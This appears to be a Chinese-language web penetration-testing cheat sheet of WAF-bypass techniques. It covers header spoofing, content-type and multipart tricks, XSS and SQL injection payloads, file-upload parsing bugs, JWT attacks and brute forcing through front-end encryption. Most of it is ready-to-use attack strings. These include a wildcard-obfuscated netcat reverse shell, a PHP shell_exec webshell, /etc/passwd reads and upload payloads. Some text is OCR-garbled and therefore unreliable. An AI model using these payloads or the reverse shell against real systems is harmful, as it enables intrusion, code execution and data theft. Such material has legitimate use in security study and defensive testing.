x-remote-addr: 127.0.0.1
x-client-1p: 127.0.0.1
```

Heard content-type 绕过

```
content-type为空
content-type改成其他的
content-type必须指定唯一一个类型，例如 application/ octet- stream (比如安全狗)
content-type改成不规则的text/htm1xxxxxx
Content-Type: multipart/form-data ; boundary=0000
Content-Type: mUltiPart/ForM-dATa; boundary=0000
Content-Type: multipart/form-datax; boundary=0000
Content-Type: multipart/form-data, boundary=0000
Content-Type: multipart/form-data boundary=0000
content-Type: multipart/whatever; boundary=0000
content-Type: multipart/; boundary=0000
content-Type: application/octet-stream;
```

XSS

基础常用的常规语句

```

?id=alert(document['cookie'])

?id="";location=location.hash)//#0={};alert(0)

?id=%";eval(unescape(location))//#%0Aalert(0)

?id=<script<{alert(1)}></script>

?id=<img src=x:alert(alt) onerror=eval(src) alt=0>

?id=%3cscript%3ealert(1)%3c%2fscript%3c

?id=<a href="javas&#99;ript&#35;alert(1);">

?id=%253c%2573%2563%2572%2569%2570%2574%253e%2561%256c%2565%2572%2574%2528%2531%2529%253c%252f%2573%2563%2572%2569%2570%2574%253e

?id=<object+data="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwwc2NyaXB0Pg=="></object>

?id=1234&"><script>alert(1)</script>=1234 #参数名

```

直接在文件名例如asp、php后加即可绕过

参考文章:

<https://www.cnblogs.com/lcamry/articles/5622244.html>

SQL

简单判别诸如点以及数据库类型:

I	数据库类型	连接符	注释符号	其他特殊方式	唯一的默认表变量和函数
I	MSSQL	%2B (URL加号编码)	--	待补充	@@PACK_RECEIVED
I	MYSQL	%20 (URL空格编码)	# / --	待补充	CONNECTION_ID()
I	Oracle	%7C (URL竖线编码)	--	待补充	BITAND(1,1)
I	PGsql	%7C (URL竖线编码)	--	ad1::int=1	getpgusername()
	Access	%26 (URL与号编码)	N/A	待补充	msysobjects

为避免被wa拦截以及封禁P,注入建议不首先使用and以及o语句。

可用如下方式替换:

数字型注入:

```
?id=2*2
```

```
?id=4
```

字符型注入, 根据上表判断】

```
?key=wo'+rd
```

```
?key=wo' || 'rd
```

```
?key=wo' 'rd
```

Mysql

```
?id=ord('a')=97
```

```
?id=123+AND+1=1
```

```
?id=123+&&+1=1
```

```
?id=''
```

```
?id=123+AND+md5('a')!= md5('A')
```

```
?id=123+and+len(@@version)>1
```

```
?id=1' || 1='1
```

```
?id=123'+like+'123
```

```
?id=123'+not+like+'1234
```

```
?id='aaa'<>'bbb'
```

```
?id=123/#!/ union all select version() */--
```

```
?id=123/#!/or*/1=1;
```

```
?id=(1)union(((((((select(1), hex(hash)from(users)))))))) ---7个+8个括号
```

```
?id=1+union+(select'1',concat(login,hash)from+users)
```

```
?id=1+%55nion(%53elect 1, 2, 3)-- -
```

```
?id=1/#!/00000union*/select%0d%0a/*asd/asd asd*/version()
```

```
?id=1 union(select%0aall{x users}from{x ddd})
```

Mysql常用函数

字符串处理:

```
?key=user' OR mid(password,1,1)='*'
?key=user' OR mid(password,1,1)=0x2a
?key=user' OR mid(password,1,1)=unhex('2a')
?key=user' OR mid(password,1,1) regexp '['*]'
?key=user' OR mid(password,1,1) like '*'
?key=user' OR mid(password,1,1) rlike '['*]'
?key=user' OR ord(mid(password,1,1))=42
?key=user' OR ascii(mid(password,1,1))=42
?key=user' OR find_in_set('2a',hex(mid(password,1,1)))=1
?key=user' OR position(0x2a in password)=1
?key=user' OR locate(0x2a,password)=1
```

```
?key=user' OR substring((select 'password'),1,1) = 0x70
?key=user' OR substr((select 'password'),1,1) = 0x70
?key=user' OR mid((select 'password'),1,1) = 0x70
?key=user' OR strcmp(left('password',1), 0x69) = 1
?key=user' OR strcmp(left('password',1), 0x70) = 0
?key=user' OR strcmp(left('password',1), 0x71) = -1
```

命令执行

'（单引号）以及 \（反斜杠）绕过

```
$ echo orleven
orleven

$ echo o'r'l'e'v'e'n'
oreven

$ /b'i'n/c'a't/e't'c/p'a's's'w'd'
root: x: 0: 0: root: /root:/bin/bash
daemon: x: 1: 1: daemon: /usr/sbin: /usr/sbin/nologin
bin: x: 2: 2: bin:/bin: /usr/sbin/nologin

$ /b|i\n/c\at /et'c'/pa's's'wd
root: x: 0: 0: root: /root: /bin/bash
daemon: x: 1: 1: daemon: /usr/sbin: /usr/sbin/nologin
bin: x: 2: 2: bin:/bin: /usr/sbin/nologin
```

?、*、[]、^、-通配符绕过

问号最好只匹配到唯一一条

```
$ /b?/?c?t /etc/??ss?d

root: X: 0: 0: root: /root: /bin/bash
daemon: x: 1: 1: daemon: /usr/sbin: /usr/sbin/nologin
bin: X: 2: 2: bin:/bin: /usr/sbin/nologin

$ /???/n? -e /???/b??h 2130706433 1337 # /bin/nc -e /bin/bash 127.0.0.1 1337
```

\$ 不存在的符号

```
cat $u/etc$u/passwd$u

root: x: 0: 0: root: /root: /bin/bash
daemon: x: 1: 1: daemon: /usr/sbin: /usr/sbin/nologin
bin: x: 2: 2: bin: /bin: /usr/sbin/nologin
```

;分号执行

```
$ cat /etc/passwd;ls

.....

mysql:x:110:115:MySQL Serve,,,:/nonexistent:/bin/false

a.out go gobuster gopath soft sqlmap.log tool
```

文件上传绕过

文件名绕过

- 1) 文件名加回车
- 2) shell.php(%80-%99).jpg 绕过
- 3) 如果有改名功能, 可先上传正常文件, 再改名
- 4) %00
- 5) 00(hex)
- 6) 长文件名 (windows 258byte | linux 4096byte), 可使用非字母数字, 比如中文等最大程度的拉长。
- 7) 重命名

脚本后缀

```
Php/php3/php/php5/php6/pht/phpt/phtml

asp/cer/asa/cdx/asp/ashx/ascx/asax

jsp/jsp/ispf
```

解析漏洞

服务器特性:

1. 会将Request中的不能编码部分的%去掉
2. Request中如果有unicode部分会将其进行解码

IIS

IIS6.0两个解析缺陷：目录名包含asp、.asa、.cer的话，则该目录下的所有文件都将按照asp解析

例如：

/abc,asp/1.jpg 会当做 /abc,asp 进行解析

/abc.php/1.jpg 会当做 /abc.php 进行解析

Apache1.X.2.X解析漏洞

Apache在以上版本中，解析文件名的方式是从后向前识别扩展名，直到遇见Apache可识别的扩展名为止

Nginx

以下Nginx容器的版本下，上传一个在waf白名单之内扩展名的文件shell.jpg，然后以shell.jpg.php进行请求

```
• Nginx 0.5.*
• Nginx 0.6.*
• Nginx 0.7 <= 0.7.65
• Nginx 0.8 <= 0.8.37
```

以上Nginx容器的版本下，上传一个在waf白名单之内扩展名的文件shell.jpg，然后以shell.jpg%20.php进行请求

```
• Nginx 0.8.41 - 1.5.6:
```

以上Nginx容器的版本下，上传一个在waf白名单之内扩展名的文件shell.jpg，然后以shell.jpg%20.php进行请求

PHP CGI 解析漏洞

```
IIS 7.0/7.5
Nginx < 0.8.3
```

以上的容器版本中默认php配置文件cgi.fix_pathinfo=1时，上传一个存在于白名单的扩展名文件shell.jpg，在请求时以shell.jpg/shell.php请求，会将shell.jpg以php来解析

```
https://xz.aliyun.com/t/337
```

系统特性：利用NTFS ADS特性

ADS是NTFS磁盘格式的一个特性，用于NTFS交换数据流。在上传文件时，如果waf对请求正文的filename匹配不当的话可能会导致绕过

```
test.asp.
test.asp(空格)
test.php:1.jpg
test.php: $DATA
test.php_
```

上传的文件名	服务器表面现象	生成的文件内容
Test.php:a.jpg	生成Test.php	空
Test.php::\$DATA	生成test.php	<?php phpinfo();?>
Test.php::\$INDEX_ALLOCATION	生成test.php文件夹	
Test.php::\$DATA.jpg	生成0.jpg	<?php phpinfo();?>
Test.php::\$DATA\aaa.jpg	生成aaa.jpg	<?php phpinfo();?>

参考文章:

<https://xz.aliyun.com/t/1189>

协议解析不一致，绕过waf（注入跨站也可尝试）

因为这种不仅仅存在于上传之处，注入跨站也可尝试

垃圾数据

```
-----WebKitFormBoundaryFADasdasdasDdasd
Content-Disposition: form-data; name="file", filename=abc.php';aaaaaaaaaaaaaaaa
Content-Type: application/octet-stream;

<?php phpinfo(); ?>
-----WebKitFormBoundaryFADasdasdasDdasd
```

文件类型绕过/Header头类型

修改文件类型绕过/Header头的Content-Type，多次尝试:

```
Content-Type: application/x-www-form-urlencoded;
Content-Type: multipart/form-data;
Content-Type: application/octet-stream;
```

未解析所有文件

multipart协议中，一个POST请求可以同时上传多个文件。如图，许多WAF只检查第一个上传文件，没有检查上传的所有文件，而实际后端容器会解析所有上传的文件名，攻击者只需把payload放在后面的文件PART，即可绕过

The screenshot shows a browser's developer tools interface. On the left, the 'Request' tab is active, displaying a multipart form-data request. The request headers include Host: 192.168.136.130, User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:52.0) Gecko/20100101 Firefox/52.0, and various Accept and Referer headers. The request body contains two parts, both with Content-Disposition: form-data; name="uploaded"; filename="yijuhua.***". The second part contains a PHP payload: `<?php echo shell_exec($_GET['shy']);?>`. On the right, the 'Response' tab is active, showing a 403 Forbidden error from a WAF. The response text reads: '网站防火墙' (Website Firewall), '您请求的页面包含一些不合理的内容，已被网站管理员设置拦截!' (The page you requested contains some unreasonable content, blocked by the website administrator's settings!), '可能原因：您请求的页面包含一些不合理的内容' (Possible reason: The page you requested contains some unreasonable content), and '如何解决：' (How to solve:). Below this, there are three suggestions: 1) 检查请求的页面内容; 2) 如网站托管，请联系空间提供商; 3) 普通网站访客，请联系网站管理员.

https://blog.csdn.net/qq_32393893/article/details/81625047

不规则Content-Disposition文件名覆盖


```
-----WebKitFormBoundaryFADasdasdasDdasd
Content-Disposition: form-data; name="file"; filename='abc.jpg'

Content-Disposition: form-data; name="file"; filename=abc.php

Content-Type: application/octet-stream;

<?php phpinfo(); ?>
-----WebKitFormBoundaryFADasdasdasDdasd
```

在multipart协议中，一个文件上传块存在多个Content-Disposition，将以最后一个Content-Disposition的filename值作为上传的文件名。许多WAF解析到第一个Content-Disposition就认为协议解析完毕，获得上传的文件名，从而导致被绕过。如图，加速乐的WAF解析得到文件名是”sp.pho”，但PHP解析结果是”sp.php”，导致被绕过。



<https://weibo.com/ttarticle/p/show?id=2309404007261092631700>

文章讲解了Content-Disposition各种不规则绕过方法

boundary 绕过

boundary边界不一致(Win2k3 + IIS6.0 + ASP)

- 1) %u特性: iis支持对unicode的解析, 如:payload为[s%u006c%u0006ect], 解析出来则是[select]
%u0061nd 1=1
另类%u特性: unicode在iis解析之后会被转换成multibyte, 但是转换的过程中可能出现: 多个wchar可能会转换为同一个字符。
如: select中的e对应的unicode为%u0065, 但是%u00f0同样会被转换为e s%u00f0lect
iis+asp
- 2) %特性: union selec%t user fr%om dd #iis+asp asp+iis环境下会忽略掉百分号, 如: payload为[selec%t], 解析出来则是[select]
- 3) asp/asp.net在解析请求的时候, 允许Content-Type: application/x-www-form-urlencoded的数据提交方式select%20%20from%20user
asp/asp.net request解析:
4) 在asp和asp.net中获取用户的提交的参数一般使用request包, 当使用request('id')的形式获取包的时候, 会出现GET, POST分不清的情况, 譬如可以构造一个请求包, METHOD为GET, 但是包中还带有POST的内容和POST的content-type, 换一种理解方式也就是将原本的post数据包的method改成GET, 如果使用request('id')方式获取数据, 仍会获取到post的内容

php+apache畸形的boundary:

php在解析multipart data的时候有自己的特性，对于boundary的识别，只取了逗号前面的内容，例如我们设置的boundary为—aaaa,123456，php解析的时候只识别了—aaaa,后面的内容均没有识别。然而其他的如WAF在做解析的时候，有可能获取的是整个字符串，此时可能就会出现BYPASS

```
Content-Type: multipart/form-data; boundary=-----,xxxx
Content-Length: 191

-----,xxxx
Content-Disposition: form-data; name="img"; filename="img.gif"

GIF89a
-----
Content-Disposition: form-data; name="id"

1' union select null,null,flag,null from flag limit 1 offset 1-- -
-----
-----,xxxx--
```

畸形method(header头中)

某些apache版本在做GET请求的时候，无论method为何值均会取出GET的内容。如请求的method名为DOTA，依然会返回GET方法的值，即,可以任意替换GET方法为其它值，但仍能有效工作，但如果waf严格按照GET方法取值，则取不到任何内容


参考文章:

<https://xz.aliyun.com/t/2418>

文件名覆盖绕过

3.3.1 协议解析不正确-文件名覆盖(一)

在multipart协议中，一个文件上传块存在多个Content-Disposition，将以最后一个Content-Disposition的filename值作为上传的文件名。许多WAF解析到第一个Content-Disposition就认为协议解析完毕，获得上传的文件名，从而导致被绕过。如图，加速乐的WAF解析得到文件名是“sp.pho”，但PHP解析结果是“sp.php”，导致被绕过。



3.3.2 协议解析不正确-文件名覆盖 (二)

在一个Content-Disposition 中，存在多个filename，协议解析应该使用最后的filename值作为文件名。如果WAF解析到filename="p3.txt"认为解析到文件名，结束解析，将导致被绕过。因为后端容器解析到的文件名是t3.jsp。

Content-Disposition: form-data;name="myfile"; filename="p3.txt";filename="t3.jsp"

https://blog.csdn.net/qz_34801745

参考文章:

<https://xz.aliyun.com/t/15>

文件名回车

```
Content-Disposition: form-data; name=img"; filename="img.ph
p"
```

遗漏文件名

当AF遇到"name=" myfile";"时,认为没有解析到 filename。而后端容器继续解析到的文件名是t3jsp,导致WAF被绕过

这是中间件与参数拼接的关系图

Technology/HTTP back-end	Overall Parsing Result	Example
ASP.NET/IIS	All occurrences of the specific parameter	par1=val1,val2
ASP/IIS	All occurrences of the specific parameter	par1=val1,val2
PHP/Apache	Last occurrence	par1=val2
PHP/Zeus	Last occurrence	par1=val2
JSP,Servlet/Apache Tomcat	First occurrence	par1=val1
JSP,Servlet/Oracle Application Server 10g	First occurrence	par1=val1
JSP,Servlet/Jetty	First occurrence	par1=val1
IBM Lotus Domino	Last occurrence	par1=val2
IBM HTTP Server	First occurrence	par1=val1
mod_perl/libapreq2/Apache	First occurrence	par1=val1
Perl CGI/Apache	First occurrence	par1=val1
mod_perl/lib????/Apache	Becomes an array	ARRAY(0x8b9059c)
mod_wsgi (Python)/Apache	First occurrence	par1=val1
Python/Zope	Becomes an array	['val1', 'val2']
IceWarp	Last occurrence	par1=val2
AXIS 2400	All occurrences of the specific parameter	par1=val1,val2
Linksys Wireless-G PTZ Internet Camera	Last occurrence	par1=val2
Ricoh Aficio 1022 Printer	First occurrence	par1=val1
webcamXP PRO	First occurrence	par1=val1
DBMan	All occurrences of the specific parameter	par1=val1~~val2

https://blog.csdn.net/qq_34801745

HPF HTTP分割绕过

这种方法是HTTP分割注入，同CRLF有相似之处(使用控制字符%0a、%0d等执行换行)

举例：

```
?a=1+union/&b=/select+1,pass/&c=/from+users-  
select * from table where a=1 union/* and b=/select 1,pass/ limit */from users-
```

看罢上面两个示例，发现和HPP最后一个示例很像，不同之处在于参数不一样，这里是在不同的参数之间进行分割，到了数据库执行查询时再合并语句

参考文章：

<https://zhuanlan.zhihu.com/p/79356937>

最后另类绕过合集

路径系列：

```
?path=/path/././././blah/blah/blah/././././vuln.php  
  
/path: /vuln.php?value=PAYLOAD  
/path/;lol=lol/vuln.php?value=PAYLOAD  
/path/vuln.php/lol?value=PAYLOAD  
/path/vuln.php;lol=lol?value=PAYLOAD
```

编码绕过

```
URL Encode - %27
Double URL Encode - %2527
UTF-8 (2 byte) - %c0%a7
UTF-8 (JAVA) - \ uc0a7
HTML Entity - &apos;
HTML Entity Number - &#27;
Decimal - $#39
Unicode URL Encoding - %u0027
Base64 - JW==
```

iis+asp(x)

%u 特性:

iis支持对unicode的解析, 如: payload为 s%u006c%u0065c, 解析出来后则是 select

另类%u特性: unicode在iis解析之后会被转换成multibyte, 但是转换的过程中可能出现: 多个wchar可能会转换为同一个字符

如: selec中的e对应的unicode为%u0065, 但是%u00f0同样会被转换成为e

```
s%u0065lect->select s%u00f0lect->select
```

WAF层可能能识别s%u0065lect的形式, 但是很有可能识别不了s%u00f0lect的形式。这样就可以利用起来做WAF的绕过

常见三个关键字 (union+select+from) 的测试情况:

```
s%u0045lect = s%u0065lect = %u00f0lect
u --> %u0055 --> %u0075
n -->%u004e --> %u006e
i -->%u0049 --> %u0069
o -->%u004f --> %u006f -->%u00ba
s -->%u0053 --> %u0073
l -->%u004c --> %u006c
e -->%u0045 --> %u0065-->%u00f0
c -->%u0043 --> %u0063
t -->%u0054 -->%u0074 -->%u00de -->%u00fe
f -->%u0046 -->%u0066
r -->%u0052 -->%u0072
m -->%u004d -->%u006d
```

asp/asp.net解析请求

asp/asp.net在解析请求的时候, 允许Content-Type: application/x-www-form-urlencoded的数据提交方式

```
select%201%20rom%20user
```

大小写变化(非WAF, 仅过滤绕过)

```
?id=<sCriPt>AleRt(123)</scRiPt>
```

```
?id=123 uni0n SeLEct BaNneR FroM v$vERsIon whERe ROwNUM=1
```

加粗样式嵌套（非WAF，仅过滤绕过）

另类

```
?id=1+un/**/ion+sel/**/ect+1,2,3--
```

针对中间分析设备

```
Get /test HTTP/1.1 > GET test.randkey.yourloggingdomain.com
Get /test HTTP/1.1 > GET http://test.randkey.yourloggingdomain.com
Get /test HTTP/1.1 > GET @test.randkey.yourloggingdomain.com
```

分析设备拼接后:

```
host.test.randkey.yourloggingdomain.com
```

参考文章:

```
https://www.owasp.org/index.php/SQL_Injection_Bypassing_WAF
https://mp.weixin.qq.com/s/e1jy-DFOSR0mSvvzX_Ge5g
```

2.2.5 登录口JS前端加密绕过

概述

渗透测试过程中遇到web登录的时候，现在很多场景账号密码都是经过js加密之后再请求发送（通过抓包可以看到加密信息）如图一burp抓到的包,request的post的登录包，很明显可以看到password参数的值是经过前端加密之后再行传输的，遇到这种情况,普通发包的爆破脚本就很难爆破成功。鉴于这种情况,这边分析四种方式进行绕过加密爆破

The screenshot shows a Burp Suite 'Request' tab with a POST body. The body contains a form with a 'password' parameter whose value is a long, obfuscated string of characters. A red arrow points to this value. The rest of the request includes headers like Host, User-Agent, Accept, and Cookie.

参考文章: 大概能分为以下四种方法

```
https://www.freebuf.com/articles/web/127888.html
```

我将几种方法口语化简述下:

- 1) 既然是前端s加密，代码我们都能看得到，我们搭个服务器，每次发包前，把要发送的加密参数用服务器加密一遍，我们再把加密后的参数发送过去，这样相当于本地还原了加密过程
- 2) 利用selenium webdriver等完全模拟人工输入，字典也可以自定义，不过需要自己写脚本而已,这种方法比较万能

3) 这种方法适合有js功底的同学，首先把他的js加密过程跟方法看懂，然后本地简化或者用其他语言模拟他的加密过程，再自己写脚本去跑，或者生成加密后的字典直接burp去跑即可

4) 前人栽树，后人乘凉，cony1老哥为了方便后辈，写了一款burp插件，<https://github.com/c0ny1/jsEncrypter>，名为jsEncrypter，简单来说就是把1，3点结合了一下，用插件方便地跑起来

jsEncrypter安装与本地测试 (dayu-Sixth day)

这里重点介绍第四种方法

1) 首先得安装 maven，mac下直接 brew install maven

安装连接：

<https://www.runoob.com/maven/maven-setup.html>

```
dayu@kali:~/桌面/test$ source /etc/profile
dayu@kali:~/桌面/test$ mvn -v
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Apache Maven 3.6.3 (cecedd343002696d0abb50b32b541b8a6ba2883f)
Maven home: /usr/local/apache-maven-3.6.3
Java version: 11.0.7-ea, vendor: Debian, runtime: /usr/lib/jvm/java-11-openjdk-amd64
Default locale: zh_CN, platform encoding: UTF-8
OS name: "linux", version: "5.6.0-kali2-amd64", arch: "amd64", family: "unix"
dayu@kali:~/桌面/test$
```

https://blog.csdn.net/qq_34801745

按照文档三种系统都有安装方法

1) 安装好maven后，把jsEncrypter git clone回来或者下载回来解压缩，然后在他的文件夹下，打开cmd窗口，然后运行mvn package，就可以把插件编译成型，编译好后会多出一个target文件夹

```
dayu@kali:~/桌面/test/jsEncrypter-master$ ls
doc  jsEncrypter.iml  pom.xml  README.md  script  src  test
dayu@kali:~/桌面/test/jsEncrypter-master$ cd ..
dayu@kali:~/桌面/test$ ls
apache-maven-3.6.3-bin.tar.gz  jsEncrypter-master  jsEncrypter-master.zip
dayu@kali:~/桌面/test$ source /etc/profile
dayu@kali:~/桌面/test$ cd jsEncrypter-master/
dayu@kali:~/桌面/test/jsEncrypter-master$ ls
doc  jsEncrypter.iml  pom.xml  README.md  script  src  test
dayu@kali:~/桌面/test/jsEncrypter-master$ mvn package
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[INFO] Scanning for projects...
[INFO]
[INFO] -----< me.gv7.tools.burpextend:jsEncrypter >-----
[INFO] Building jsEncrypter 0.3.2
[INFO] -----[ jar ]-----
Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-resources-plugin/2.6/maven-resources-plugin-2.6.pom
Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-resources-plugin/2.6/maven-resources-plugin-2.6.pom (8.1 kB at 588 B/s)
Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-plugins/23/maven-plugins-23.pom
Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-plugins/23/maven-plugins-23.pom (9.2 kB at 5.7 kB/s)
Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/22/maven-parent-22.pom
Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/22/maven-parent-22.pom (30 kB at 4.9 kB/s)
Downloading from central: https://repo.maven.apache.org/maven2/org/apache/apache/11/apache-11.pom
Progress (1): 5.5/15 kB
```

https://blog.csdn.net/qq_34801745

命令：`mvn package`

这里不演示下去了...详细的查看文章...

<https://fucker-shamo.github.io/2019/08/04/登陆口js前端加密绕过/>

中间复现会遇到的一些问题：

安装phantomJS环境变量参考：https://blog.csdn.net/xz_zhou/article/details/80700640

参考链接：

```
http://gv7.me/articles/2018/fast-locate-the-front-end-encryption-method/
https://www.freebuf.com/articles/web/184455.html
https://bbs.ichunqiu.com/thread-42457-1-3.html
http://gv7.me/articles/2017/jsEncrypter/
https://www.freebuf.com/articles/web/127888.html
https://www.cnblogs.com/xiaozi/p/9158988.html
```

2.2.6 XMLDecoder 标签、POC

详细介绍以下内容：

标签类型：

- 1) java
- 2) array
- 3) class
- 4) object
- 5) void
- 6) new
- 7) field
- 8) method
- 9) property
- 10) byte
- 11) 其余数据类型

XML的基本语法

XML简单利用

详细文章：

```
https://xz.aliyun.com/t/7944
```

该文章全面的介绍了XMLDecoder遇到的基础知识...了解后我们开始看下面的CVE解析文章

```
http://xxlegend.com/tags/XMLDecoder/ --CVE-2019-2725、Weblogic XMLDecoder RCE分析
https://payloads.info/2020/07/01/Java安全-反序列化篇-XMLDecoder到Weblogic几个补丁的绕过分析/
文章非常详细的POC
```

2.2.7 phpMyAdmin去getshell

前言

在学习sql语句之前，拿到phpmyadmin弱口令登录到后台却不知道怎么用，学习之后却有了新的想法利用phpMyadmin getshello接下去来验证自己的猜想

phpMyAdmin的简介

phpMyAdmin 是一个以PHP为基础，以Web-Base方式架构在网站主机上的MySQL的数据库管理工具，让管理者可用Web接口管理MySQL数据库。借由此Web接口可以成为一个简易方式输入繁杂SQL语法的较佳途径，尤其要处理大量资料的汇入及汇出更为方便。其中一个更大的优势在于由于phpMyAdmin跟其他PHP程式一样在网页服务器上执行，但是您可以在任何地方使用这些程式产生的HTML页面，也就是于远端管理MySQL数据库，方便的建立、修改、删除数据库及资料表。也可借由phpMyAdmin建立常用的php语法，方便编写网页时所需要的sql语法正确性。

详细文章：

2.2.8 攻击JWT的一些方法

目录

header部分

payload部分

signature部分

完整token生成

加密算法

空加密算法

修改RSA加密算法为HMAC

爆破密钥

修改KID参数

任意文件读取

SQL注入

命令注入

修改JKU/X5U参数

其他方式

信息泄露

https://blog.csdn.net/qq_34801745

详细文章:

<https://xz.aliyun.com/t/6776>

该文章中REF有详细链接，以及针对JWT的爆破密钥工具c-jwt-cracker也有详细链接介绍等

2.2.9 上传漏洞

常见脆弱容器上传方法

容器名称	版本	文件名	
IIS	6.0	test.asp;.jpg 、 /test.asp/test.jpg	文件解析漏洞
IIS	7.0	test.jpg/.php	默认开启 cgi.fi
IIS	7.5	a.aspx.a;.a.aspx.jpg..jpg	默认开启 cgi.fi
Nginx	0.5.* 、 0.6.* 、 0.7<=0.765、 0.8<=0.8.37	/file.jpg%00.php	00截断

https://blog.csdn.net/qq_34801745

上传技巧

大小写混淆

%00截断

上传.htaccess分布式部署文件

图片文件头: 47 49 46 38 39 61 (gif)、FF D8 FF E0 00 10 4A 46 49 46 (jpg) 、 89 50 4E 47 (png)

其他解析格式: cer、asa、php4、php3、php5、phtml、jspx

修改 (Content-type) MIME

